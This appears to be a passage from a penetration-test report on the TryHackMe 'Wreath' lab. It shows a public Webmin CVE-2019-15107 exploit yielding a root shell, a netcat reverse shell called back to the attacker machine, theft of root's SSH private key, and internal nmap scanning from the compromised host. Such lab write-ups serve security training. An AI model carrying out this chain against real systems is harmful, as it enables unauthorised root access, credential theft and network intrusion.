
12 Aug 2019 — **Webmin** 1.920 - Unauthenticated Remote Code Execution (Metasploit). ... Only version **1.890** is exploitable in the default install. Later affected ...

3.1.2 Exploitation

The exploit code from here: https://github.com/MuirlandOracle/-CVE-2019-15107 was chosen and downloaded and its requirements obtained using pip under a virtual Python3 environment.


```
$ git clone https://github.com/MuirlandOracle/CVE-2019-15107
$ cd CVE-2019-15107
$ virtualenv -p `which python3` venv
$ source venv/bin/activate
$ pip install -r requirements.txt
```

The code was run on the attack machine and a web shell was obtained. The exploit code used can be found in Appendix A.1: CVE-2019-15107.py. It was confirmed that the service was running as the root user, the most privileged user on Linux systems.




```
(venv) ┌──(kali㉿kali)-[~/…/thm/wreath/trial/CVE-2019-15107]
└─$ python CVE-2019-15107.py 10.200.79.200

        __        __   _               _         ____   ____ _____
        \ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
         \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|
          \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___
           \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\\____|_____|

                                                @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.79.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
# █
```

Using the obtained shell, a reverse shell was then created using a listener under `netcat (nc)`.




```
# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.68.16
Please enter the port number for the shell: 8888

[*] Start a netcat listener in a new window (nc -lvnp 8888) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port


┌──(kali㉿kali)-[~/…/thm/wreath/trial/CVE-2019-15107]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.50.68.16] from (UNKNOWN) [10.200.79.200] 41582
sh: cannot set terminal process group (1605): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# 
```

The reverse shell was partially stabilised (using python3) to gain more features from the received shell.



```
sh-4.4# which python3
which python3
/bin/python3
sh-4.4# python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
[root@prod-serv ]# export TERM=xterm
export TERM=xterm
[root@prod-serv ]# 
```

To gain persistent root access to the web server, an SSH private key belonging to the root user was sought, since SSH provides a reliable shell session.



```
[root@prod-serv ]# ls -a /root/.ssh
ls -a /root/.ssh
.  ..  authorized_keys  id_rsa  id_rsa.pub  known_hosts
[root@prod-serv ]# 
```


The key was then downloaded to the attack machine.

3.2 Git Server (git-serv)

3.2.1 Enumeration

To use the newly acquired SSH root access to further enumerate the rest of the internal network, a static nmap binary was uploaded to the web server. A static binary contains all the dependencies it needs to execute all on it's own, without need for dynamically linked libraries (DLLs) or shared objects, making them more portable [4]. The static nmap binary was obtained with wget.


```
$ wget 'https://github.com/andrew-d/static-binaries/blob/-master/binaries/linux/x86_64/nmap?raw=true' -O nmap-radwolfsdragon
```




```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ scp -i root_id_rsa nmap-radwolfsdragon root@10.200.79.200:/tmp/
nmap-radwolfsdragon                                            100% 5805KB 336.8KB/s   00:17

┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ ssh -i root_id_rsa root@10.200.79.200
[root@prod-serv ~]# cd /tmp
[root@prod-serv tmp]# ls
[redacted]          [redacted]
                    systemd-private-1d3c9c4a05584394bd869317f7f35998-httpd.service-NyOghD
nmap-radwolfsdragon systemd-private-1d3c9c4a05584394bd869317f7f35998-mariadb.service-8wZxAe
[redacted]          systemd-private-1d3c9c4a05584394bd869317f7f35998-php-fpm.service-eL5S7P
socat               tmpdir.PlgMFb
[root@prod-serv tmp]# █
```

the static nmap binary was then made executable and used to scan the internal network.

```
[root@prod-serv tmp]# chmod +x nmap-radwolfsdragon
```




```
[root@prod-serv tmp]# ip --brief route
default via 10.200.79.1 dev eth0 proto dhcp metric 100
10.200.79.0/24 dev eth0 proto kernel scope link src 10.200.79.200 metric 100
```




```
[root@prod-serv tmp]# ./nmap-radwolfsdragon -sn 10.200.79.0/24 -oN scan-radwolfsdragon

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-06-27 16:18 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-79-1.eu-west-1.compute.internal (10.200.79.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:7C:48:31:AD:E9 (Unknown)
Nmap scan report for ip-10-200-79-100.eu-west-1.compute.internal (10.200.79.100)
Host is up (0.00012s latency).
MAC Address: 02:75:8D:8B:81:BB (Unknown)
Nmap scan report for ip-10-200-79-150.eu-west-1.compute.internal (10.200.79.150)
Host is up (0.00013s latency).
MAC Address: 02:EB:54:88:EC:9D (Unknown)
Nmap scan report for ip-10-200-79-250.eu-west-1.compute.internal (10.200.79.250)
Host is up (0.00013s latency).
MAC Address: 02:AD:83:40:B2:59 (Unknown)
Nmap scan report for ip-10-200-79-200.eu-west-1.compute.internal (10.200.79.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.94 seconds
```

From the nmap output, only the hosts whose IPv4 addresses were ending in `.100` and `.150` were chosen for further scanning as per scope.



```
[root@prod-serv tmp]# ./nmap-radwolfsdragon -vv -Pn -n 10.200.79.100 -oN scan-radwolfsdragon--dot-100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-06-27 16:23 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 16:23
Scanning 10.200.79.100 [1 port]
Completed ARP Ping Scan at 16:23, 0.20s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:23
Scanning 10.200.79.100 [6150 ports]
SYN Stealth Scan Timing: About 24.08% done; ETC: 16:25 (0:01:38 remaining)
SYN Stealth Scan Timing: About 48.46% done; ETC: 16:25 (0:01:05 remaining)
SYN Stealth Scan Timing: About 72.78% done; ETC: 16:25 (0:00:34 remaining)
Completed SYN Stealth Scan at 16:25, 124.26s elapsed (6150 total ports)
Nmap scan report for 10.200.79.100
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (-0.20s latency).
All 6150 scanned ports on 10.200.79.100 are filtered because of 6150 no-responses
MAC Address: 02:75:8D:8B:81:BB (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 124.51 seconds
           Raw packets sent: 12302 (541.256KB) | Rcvd: 1 (28B)
```




```
[root@prod-serv tmp]# ./nmap-radwolfsdragon -Pn -n 10.200.79.150 -oN scan-radwolfsdragon--dot-150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-06-27 16:26 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 10.200.79.150
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00036s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:EB:54:88:EC:9D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 63.84 seconds
```

The scan results revealed that the `.100` host had no ports accessible from the external web server, but there were some accessible on the `.150` host. As per scope, the `.150` host was the internal Git server and the `.100` host was the repurposed server; wreath-pc.

